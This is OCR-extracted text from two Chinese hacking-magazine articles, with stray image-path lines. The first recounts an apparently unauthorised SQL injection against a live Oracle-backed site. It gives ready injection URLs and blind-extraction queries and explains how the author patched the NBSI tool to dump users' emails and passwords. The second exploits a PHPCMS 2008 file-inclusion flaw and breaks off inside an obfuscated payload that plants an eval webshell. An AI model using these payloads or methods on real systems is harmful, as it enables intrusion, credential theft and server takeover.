


图1




图2

由此可以断定，这里存在搜索型注入。一般程序员会注意避免明显的数字型注入和字符型注入，但对于潜在的搜索型注入却置若罔闻。搜索语句一般是这么写的：

Select * from 表名 where 字段 like '%关键字%'

如果在关键字处填上"mammoth%' and 注入语句 and '%'='"，就得到了下面的语句：

Select * from 表名 where 字段 like '%mammoth%' and 注入语句 and '%'='%'

"'%"和"%'"都得到了闭合，这样，整个语句能否返回正常的查询结果，就由注入语句的真假决定，这就是一个典型的搜索型注入是否存在的测试方法。

搜索型注入虽然存在，但通过这个搜索框输入来注入就太不方便了，看样子是Post方式的提交，我抓取数据包查看了一下，如图3 所示。

```
POST http://[redacted]/Paper.srv?cmd=list HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-silverlight, */*
Referer: http://[redacted]
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; User-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; http://bsalsa.com) (Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)); .NET CLR 2.0.50727)
Host: [redacted]
Content-Length: 16
Pragma: no-cache
Cookie: JSESSIONID=4E0EB6398014D5FB0A3138C6DE860DD4
Proxy-Authorization: Basic MToxMjM:MjE=

key_word=mammoth
```

图3

Post提交的数据为"key_word=mammoth"，我就把它放在URL后面用Get方式提交，又得到那条搜索结果。我分别加了"%25' and 1=1 and '%25'='"和"%25' and 1=2 and '%25'='"，前者依旧，后者没有搜索结果，这就证明可以用Get方式注入。这样就方便多了，不过URL需要编码，所以用"%25"代替"%"，否则不可以。

事情发展到这一步，我以为可以松一口气了，谁知无限烦恼还在后面。和很多人一样，我在发现注入点后先用注入工具注入，因为逐位猜解数据很麻烦。先用pangolin，因为pangolin在所有的经典注入工具里是比较新的，并且功能强大，pangolin报出数据库是SQL Server，刚开始我还很高兴，但却没猜解出数据。后来我越想越不对，一般http服务器和数据库服务器都是同一个，因为这个http服务器是*nix的，却使用SQL Server，或者根本就是两台不同操作系统的服务器，难道管理员喜欢在微软和Redhat之间玩无间道，这是个可疑的地方(后来证明是pangolin误报)。

于是我又先后用了HDSI、阿D、明小子、NBSI，只有NBSI显示这是个能利用的注入点，如图4所示，而且是Oracle的。Oracle？这可不常见到啊，我之前也只遇到过有限的几次Oracle注入，但这会不会是误报？提交下面的语句：

```
http://xxx.com/Paper.srv?cmd=list&key_word=mammoth%25'%20and%20(Select%20Count(*)%20from%20dual)>0%20and%20'%25'='
```

同样返回了那一条搜索结果，说明存在dual这个表，那么可以肯定这是Oracle数据库无疑，因为dual是Oracle数据库中默认存在的一个访问权限非常低的表。

NBSI3.0的第1个疏忽

因为只有NBSI显示能利用这个注入点，所以我把全部希望都放在了NBSI上了。接下来就是猜解表名了，然而却一个也没猜到。我不甘心，抓包看了一下，大惊失色，原来NBSI将每一个表名都用"[]"括起来了，这种做法针对Access数据库是可以的，但在Oracle里，[admin]和admin却代表两个表。没办法，只能手动在URL里猜解了，提交下面的语句，结果如图4所示，证明存在member这个表。

```
http://xxx.com/Paper.srv?cmd=list&key_word=mammoth%25'%20and%20(Select%20Count(*)%20from%20member)>0%20and%20'%25'='
```




图4

因为这个网站是用邮箱地址作为登录用户名的，后来我又顺利猜解到了列名email和password，如图5所示。提交语句如下：

```
http://xxx.com/Paper.srv?cmd=list&key_word=mammoth%25'%20and%20(select%20Count(password)%20from%20member)>0%20and%20'%25'='
```




图5

NBSI3.0的第2个疏忽

接下来猜解数据，Oracle的数据猜解不同于其他数据库，这里必须要说明一下。

这是rownum导致的结果。rownum是Oracle系统顺序分配给从查询返回的行的编号，返回的第1行分配的是1，第2行是2，依次类推，这个伪字段可以用于限制查询返回的总行数。rownum有个特点，它作为查询条件时只能等于1或小于某值，也就是rownum=1或rownum<某值，所以不能提交"select password from member where rownum=2"来得到第2个数据。为了解决这个问题，可以用子查询，并随便为rownum起一个别名r，使r=2来得到第2个数据。我们提交下面的内容猜解第2个数据的长度:

```
%' and (select length(password) from (select rownum r,password from memeber)where r=2)>8 and '%'='
```

前面得到了表名、列名，手动在NBSI里添加表名、列名，如图6所示。但用NBSI猜解数据，却发现什么也猜不出来。有了表名、列名为什么还不行？只好再次抓包，结果如下:




图6

```
GET /Paper.srv?cmd=list&key_word=mammoth%25'%20And%20(Select%20length(password)%20From%20(select%20rownum%20r,a.*%20from%20memeber%20a%20Where%201=1%20and%20rownum%20<=4)%20a%20where%20r>3)>32%20And%20'1'='1 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
```

想不到竟然以"'1'='1"结尾，前面还是"%25'"，后面却用字符型注入闭合，这是作者的疏忽，怎么可能猜出数据呢？可能是因为Oracle的搜索型注入不常见到吧，所以从来没听人提起NBSI有这个问题。

为了不前功尽弃，我甚至想自己编一个简单的注入工具，但这太复杂了，后来灵机一动，觉得可以利用一些简单的逆向知识解决问题。毫无疑问，NBSI这个二进制文件里肯定有"'1'='1"，如果能将其替换为"'%25'='"不就行了？可惜后来的几次失败证明行不通，因为"'%25'='"比"'1'='1"长，没有足够的空间替换。

我又一想，"'%25'='"不就是用来闭合后面的"%'"吗？不管怎样，只要能闭合就好，于是就想用"'1'>'"替换"'1'='1"，还省了一个字符呢。"'1'>'%'"是符合逻辑的，因为"1"的ASCII比"%"的ASCII大。于是我用C32ASM打开无壳的NBSI，用十六进制unicode"2700310027003E0027000000"替换"2700310027003D0027003100"，这样所有的"'1'='1"就成了"'1'>'"。当然，用修改后的NBSI注入字符串型注入点会出问题的，但在这里只针对搜索型注入点，所以没关系。

马上试验了一下，还真好用，得到了用户名和密码，如图7所示。当然，也可以使用社会工程学尝试进入用户的邮箱，但我没有找到后台，所以此次进入就到此为止了。




图7

可能有的读者会问为什么不用联合查询？我是这样想的，查询语句应该是这样的:

```
Select * from 表名 where 字段 like '%关键字%' and [其他条件]
```

尝试提交"mammoth%' union select null, null…… from dual /*"，以及"mammoth%' union select null, null…… from dual where 1=1 or '%'='"，却始终没猜到字段数，不知为什么，可能是查询语句不是这样简单构造的吧。

前置知识: 无
关键词: 脚本、PHPCMS、后台认证



PHPCMS漏洞的二次利用

文/ Flyh4t

PHPCMS历来以漏洞多著称，其2008版继承了之前版本的"光荣传统"，存在各种危害程度不同的漏洞。下面来看一个已经在后期更新中补掉的本地文件包含漏洞，该漏洞的利用方式还是比较有意思的。漏洞代码很简单，相信很多人都看到了。

```
// pay/respond.php
<?php
require './include/common.inc.php';
$pay_code = !empty($code) ? trim( $code ) : "";
//$pay_code没过滤
if ( empty(.$pay_code ) )
{
showmessage('校验失败');
}
else
{
$plugin_file = PHPCMS_ROOT.'pay/include/payment/'.$pay_code.'.php';
if (is_file($plugin_file))
{
include_once( $plugin_file );
//产生本地文件包含漏洞
```

很多人看到这个地方，也许会觉得很鸡肋。无论是采用上传图片包含的办法，还是直接包含日志，都需要用"%00"或者若干个"[/////]"截断后面的".php"，而这都对php.ini或者系统有一定的要求。事实上不是这样的，结合PHPCMS自身的其他缺陷，我们可以通过二次攻击将这个本地文件包含漏洞的威力放大。下面我给出两个利用的思路。

利用方式1：绕过后台认证，转化为代码执行漏洞

细心读过PHPCMS2008早期版本代码的应该都发现了（现在最新版本的貌似改过了），它的后台登录认证都是在admin.php文件中实现的，然后通过下面的代码包含admin目录下的文件，实现其他复杂的管理功能。

```
if(!@include PHPCMS_ROOT.(isset($M['path']) ? $M['path'] : '').'admin/'.$file.'.inc.php') showmessage("The file ./{$M['path']}admin/{$file}.inc.php is not exists!");
```

为了不让非管理员用户访问admin目录下的相关文件，该目录下所有文件的开头采用了如下的代码来做处理，但没有做权限认证。

```
<?php
defined('IN_PHPCMS') or exit('Access Denied');
```

有了这段代码，我们基本上没办法直接访问了。IN_PHPCMS这个常量是在文件/include/common.inc.php中定义的，代码如下:

```
<?php
define('PHPCMS_ROOT', str_replace("\\", '/', substr(dirname(__FILE__), 0, -7)));
define('MICROTIME_START', microtime());
define('IN_PHPCMS', TRUE);
```

而在产生漏洞的respond.php文件中，第1行就包含了/include/common.inc.php文件，这样的话，理论上直接利用该本地文件包含漏洞包含admin目录下的文件，就可以直接使用后台的管

理功能了。但在实际利用的时候，还要考虑后台文件中可能有些函数是调用admin.php文件中的，所以有可能会遇到未定义函数的错误。不过在PHPCMS中，我们幸运地避免了这个问题。看看下面的代码就明白了。

```
// admin/template.inc.php
<?php
defined('IN_PHPCMS') or exit('Access Denied');
//引入模版函数文件
if($action != 'tag' && $action != 'preview')
require_once 'template.func.php';
//初始化变量
if(!$forward) $forward = HTTP_REFERER;
$module = isset($module) ? $module : 'phpcms';
$project = isset($project) ? $project : TPL_NAME;
$templatedir = TPL_ROOT.$project.'/'.$module.'/';
$projects = cache_read('name.inc.php', TPL_ROOT);
//common.inc.php 已经包含定义 cache_read 的文件
$projectname = $projects[$project] ? $projects[$project]
: $project;
$names = cache_read('name.inc.php', $templatedir);
$variable = array('0'=>' 请选择类型 ','PHPCMS'=>
'$PHPCMS', 'CATEGORY'=>'$CATEGORY', 'MODULE'=>
'$MODULE','MODEL'=>'$MODEL', 'member'=>' 用户变量 ');
$action = $action ? $action : 'manage';
switch($action)
{
case 'add':
……
case 'edit':
if(!isset($template)) showmessage(' 参数错误！ ');
$filename = $template.'.html';
$filepath = $templatedir.$filename;
$templatenames = include TPL_ROOT.$project.'/'.
$module.'/'.'name.inc.php';
if(!is_writeable($filepath)) showmessage(' 模板目录 '.
$filepath.' 不可写！ 请先通过 FTP 设置为 777，再进行在
线编辑。');
if($dosubmit)
{
file_put_contents($filepath, new_stripslashes
($content));
template_compile($module, $template);
//template.func.php中定义过template_compile函数
$names[$filename] = $templatename;
cache_write('name.inc.php', $names, $templatedir);
//common.inc.php中包含了定义cache_write函数的文件
showmessage(' 模板修改成功！ ', $forward);
}
```

基于以上的代码分析，我们可以利用该文件来直接修改模版。根据PHPCMS的模版引擎写入一段可以getwebshell的代码到模版文件中，然后通过前台触发执行写入代码的模版即可。利用方式如下：

（1）注册一个用户；

（2）访问如下连接

```
/pay/respond.phpay/respond.php?code=../../../
admin/template.inc&action=edit&template=rss
&save=1&referer=&template=rss&project=default&
module=phpcms&templatename= 网站首页
&addtag=0&tagname=请输入标签名&content={php fputs
(fopen(chr(100).chr(97).chr(116).chr(97).chr(47).chr(99).chr
(97).chr(99).chr(104).chr(101).chr(47).chr(97).chr(46).chr(112).
chr(104).chr(112),w),chr(60).chr(63).chr(101).chr(118).chr(97).
chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr
